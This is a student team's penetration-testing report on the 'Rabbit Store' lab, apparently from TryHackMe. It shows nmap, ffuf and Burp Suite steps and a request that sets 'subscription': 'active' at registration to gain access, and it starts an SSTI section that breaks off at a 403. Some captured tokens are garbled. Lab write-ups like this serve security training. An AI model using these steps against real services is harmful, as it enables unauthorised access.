



Rabbit Store - Report

• Team Members (5) :

- Team Leader: Elsayed Ahmed Gomaa**
- Team member 1: Elsayed Ahmed Gomaa**
- Team member 2: Kirollos Makram Soliman**
- Team member 4: Mohammed Hamed Gad**
- Team member 3: Ahmed Ehab Younes**
- Team member 5: Ibrahim Mohammed Ibrahim**

Vulnerability Name:

→ (Broken Access Control)

Vulnerability URL:

→ <http://storage.cloudsite.thm/api/uploads/.....>


Description:

→ **Broken Access Control**

is a security vulnerability where an application fails to enforce proper restrictions on what authenticated users can do, allowing them to access data or functions beyond their permissions.

Proof Of Concept (Step by Step + Screenshots)

→ Scanning Ports And Services Using Nmap Tool :



```

root@ip-10-80-93-176:~# nmap -Pn -sS -sV -O -T4 --top-ports 10000 10.80.160.245 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-24 13:38 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.160.245
Host is up (0.00016s latency).
Not shown: 8317 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://cloudsite.thm/
4369/tcp  open  epmd  Erlang Port Mapper Daemon
|_epmd-info:
| epmd_port: 4369
| nodes:
|_ rabbit: 25672
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.80%E=4%D=11/24%OT=22%CT=1%CU=405B1%PV=Y%DS=1%DC=T%G=Y%TM=692460
OS:01%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(01=M2301ST11NW7KO2=M2301ST11NW7KO3=M2301INT11NW7KO4=M2301ST11NW7KO5=M2
OS:301ST11NW7KO6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F
OS:4B3)ECN(R=Y%DF=Y%T=40%W=F507%)=T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%=%Z%F=R%O=%RD=0
OS:A+S+K%F=AS%RD=0%K%)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%=%Z%F=R%O=%RD=0
OS:K%)TS(R=Y%DF=Y%T=40%W=0%S=Z%A=5+F%F=AR%O=%RD=0%)=T6(R=Y%DF=Y%T=40%W=0%S
OS:=%A%=%Z%F=R%O=%RD=0%K%)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=5+F%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%UN=%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:K%T=40%CD=5)

Network Distance: 1 hop
+ ⌂ ⓘ THMAttackBox
1h 52min 21s

```



Command used :

→ **(nmap -Pn -sS -sV -O -T4 --top-ports 10000 10.80.160.245 -A)**


- Pn (host is up)
- sS (TCP SYN Scan (Stealth Scan))
- sV (version of running ports)
- O (operating system)
- T4 (speed)
- top-ports 10000 (Scan of top 10000 ports)
- A (Aggressive Scan)

Access <http://10.80.160.245> from scanning http port (80) is open

→Edit the /etc/hosts path file to add the name of the host associated with the target



```
root@ip-10-80-93-176:~# nano /etc/hosts
127.0.0.1      localhost
127.0.0.1      vnc.tryhackme.tech
127.0.1.1      tryhackme.lan  tryhackme
10.80.160.245  cloudsite.thm
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



→ I use 'wappalyzer' and 'whatweb' tools to know technologies used in that website

```
(kali㉿Mohamed)-[~/Desktop]
$ whatweb 10.10.37.94
http://10.10.37.94 [302 Found] Apache[2.4.52], Country[RESERVED][zz], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94]
, RedirectLocation[http://cloudsite.thm/], Title[302 Found]
http://cloudsite.thm/ [200 OK] Apache[2.4.52], Bootstrap, Country[RESERVED][zz], Email[info@smarkeyeapps.com,sales@smarkeyeapps.com], HT
ML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94], JQuery[3.2.1], Script
```


The screenshot displays the Wappalyzer interface with various detected technologies listed:

- Font Awesome** 4.7.0
- Ubuntu**
- Google Font API**
- CDN**
 - jsDelivr**
 - cdnjs**
 - Cloudflare**
- Web frameworks**
 - Express**
- Miscellaneous**
 - Popper**
- Web servers**
 - Apache HTTP Server** 2.4.52
 - Express**
- JavaScript libraries**
 - JQuery** 3.2.1
 - OWL Carousel**
 - Axios**
- UI frameworks**
 - Bootstrap** 4.3.1
- Programming languages**
 - Node.js**


[Something wrong or missing?](#)




Register a new user in the web(**sayed7@depi.com/12345**) and then login.




A screenshot of a Firefox browser window. The address bar shows "storage.cloudsite.thm/register.html". The main content area is titled "Account Registration". It features a blue circular "User" icon, a "Sign Up" button, and two input fields: one for "sayed7@depi.com" and another for a password. The status bar at the bottom indicates "THM AttackBox" and "1h 40min 3s".



A screenshot of a Firefox browser window. The address bar shows "storage.cloudsite.thm". The main content area is titled "Account Login". It features a blue circular "User" icon, a "Sign In" button, and two input fields: one for "sayed7@depi.com" and another for a password. Below the fields is a "Login" button. The status bar at the bottom indicates "THM AttackBox" and "1h 40min 3s".



A screenshot of a Firefox browser window. The address bar shows "storage.cloudsite.thm/dashboard/inactive". The main content area displays a message: "Sorry, this service is only for internal users working within the organization and our clients. If you are one of our clients, please ask the administrator to activate your subscription.". At the bottom, there is a "Thank You" message: "Have a nice day". The status bar at the bottom indicates "THM AttackBox" and "1h 52min 1s".



A screenshot of a Firefox browser window. The address bar shows "storage.cloudsite.thm/dashboard/inactive". The main content area displays a message: "Sorry, this service is only for internal users working within the organization and our clients. If you are one of our clients, please ask the administrator to activate your subscription.". At the bottom, there is a "Thank You" message: "Have a nice day". The status bar at the bottom indicates "THM AttackBox" and "1h 52min 1s".

→ Intercept and analysis the registration request using Burp suite.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /api/login HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: http://storage.cloudsite.thm
Connection: keep-alive
Referer: http://storage.cloudsite.thm/
Priority: u=0
{
  "email": "sayed7@depi.com",
  "password": "12345"
}
```
- Response:**

```
HTTP/1.1 200 OK
Date: Mon, 24 Nov 2025 13:57:18 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 11
Set-Cookie: jwt=JWT token
eyJhbGciOiJIUzI1NiIsInR5cCI6IkVJCj9.eyJlbWFpbC1GInNhevVkJNBkZX8pLnNvbGIsInNjYmNiIiwiZW1lbnRpY2xlIiwib3MwX2lIiwiawFOIjoxNzYzOTkyNjMzLCJtIeHAI0jE3NjMSOTYyMzN9.S7SFkyA_1K2KzZiW_qoPMY5fNcGQlsIE1X6iYk_fi;
Max-Age=3600; Path=/; Expires=Mon, 24 Nov 2025 14:57:15 GMT; HttpOnly
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Cookie sequence created by JWT from
inactive
```
- Inspector:** Shows the Request attributes, Query parameters, Cookies, Headers, and Response headers.
- Notes:** A note is present: "JWT token".
- Bottom Status:** 561 bytes | 1,120 millis | Memory: 183.0MB | 1h 35min 20s

- Server created JSON Web Token (JWT) after logging into the web to validate a user. After understanding the type of cookie, take it and decoded .

- Access <https://www.jwt.io/> to decode JWT cookie

The jwt.io Debugger interface displays the following decoded JWT structure:

```
DECODED HEADER
JSON CLAIMS TABLE
{
  "alg": "HS256",
  "typ": "JWT"
}

DECODED PAYLOAD
JSON CLAIMS TABLE
{
  "email": "sayed7@depi.com",
  "subscription": "inactive",
  "iat": 1763992633,
  "exp": 1763996233
}
```

The "subscription" field is highlighted in red, indicating its value is "inactive".

- Found Subscription field equal inactive in JSON format



Register a new user in the web(sayed77@depi.com/12345) and intercept the request



Add Subscription field equal active Json format and send the request

```

POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/register.html
Content-Type: application/json
Content-Length: 76
Origin: http://storage.cloudsite.thm
Content-Type: application/json
Priority: uo
{
    "email": "sayed77@depi.com",
    "password": "12345",
    "subscrption": "active"
}

```

Broken access vulnerability found here.

Broken Access Control recommendation & Mitigations:

- Stateful session identifiers should be invalidated on the server after logout.
- Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized.
- For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.

Vulnerability Name:

→ **Server-Side Template Injection**

Vulnerability URL:

→ <http://storage.cloudsite.thm/api/uploads/.....>

Description:


→
Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Proof Of Concept (Step by Step + Screenshots)




After logging in, I found the option to upload a file (Upload from Localhost) and (Upload From URL).


- When file uploaded the file path responded in web.



- When I access file path provided the file is downloaded



→ Add /api/uploads to URL of page to find location of files



- Directory Fuzzing using FFUF tool

```

root@ip-10-80-93-176:~# ffuf -u http://storage.cloudsite.thm/api/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt

v1.3.1

: Method : GET
: URL : http://storage.cloudsite.thm/api/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405

Login [Status: 405, Size: 36, Words: 4, Lines: 1]
docs [Status: 403, Size: 27, Words: 2, Lines: 1]
login [Status: 405, Size: 36, Words: 4, Lines: 1]
register [Status: 405, Size: 36, Words: 4, Lines: 1]
uploads [Status: 401, Size: 32, Words: 3, Lines: 1]

:: Progress: [4655/4655] :: Job [1/1] :: 1915 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

root@ip-10-80-93-176:#
    
```

Command :

-u URL of page
-w wordlist in used (common.txt)

→ Trying all output of FFUF tool in path

Burp Suite - Target: http://storage.cloudsite.thm

Request

```
1 POST /api/login HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
4 Gecko/20200101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
10 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
11 QAMTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
12 jOnTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
13 Upgrade-Insecure-Requests: 1
14 Priority: -2
15 Content-Type: application/json
16 Content-Length: 56
17
18 {
19     "email": "sayed@depi.com",
20     "password": "12345"
21 }
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Nov 2025 10:03:54 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Location: /dashboard/active
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 6
8 ETAG: W/"6c595a59-5b6d4f914c190w"
9 Set-Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
10 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
11 QAMTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
12 Max-Age:9600, Path:/, Expires:Wed, 26 Nov 2025 11:03:54 GMT; HttpOnly
13 Keep-Alive: timeout=5, max=100
14 Connection: Keep-Alive
15
16 active
```

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 1
Request headers: 11
Response headers: 10

Burp Suite - Target: http://storage.cloudsite.thm

Request

```
1 POST /api/register HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
4 Gecko/20200101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: jwt=
10 eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
11 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
12 QAMTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
13 Upgrade-Insecure-Requests: 1
14 Priority: -2
15 Content-Type: application/json
16 Content-Length: 0
17
18 
```

Response

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 26 Nov 2025 10:07:25 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Security-Policy: default-src 'none'
6 X-Content-Type-Options: nosniff
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 148
9 Connection: close
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8">
15     <title>
16       Error
17     </title>
18   </head>
19   <body>
20     <pre>
21       Internal Server Error
22     </pre>
23   </body>
24 </html>
```

Inspector

Request attr: 0
Request que: 0
Request bod: 0
Request cod: 0
Request hea: 0
Response he: 0

--After trying all output, docs path when sanded request using this path (<http://storage.cloudsite.th/api/docs>) response “Access denied”.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x login x register x 4 x +

Send **Cancel** < >

Target: <http://storage.cloudsite.thm> | HTTP/1.1

Request

Pretty	Raw	Hex
--------	-----	-----

```

1 GET /api/docs HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbC16InNheWVkQGRlcGkuY29tIiwic3ViL2NyXDAwW9uIjoiYWN0aXZlIiwiWF0IjoxNzY0MTUwNjQ1LCJleHAiOjE3NjQxNTQyNDV9.OKiuUzqSiYIyz-328ux2ARwGSjnIlIiytfiOWInQkKdKE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
11
12

```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 403 Forbidden
2 Date: Wed, 26 Nov 2025 10:09:00 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 27
7 ETag: W/"1b-iBx/SnAbP76moSKyn7ijjPK2KE8"
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
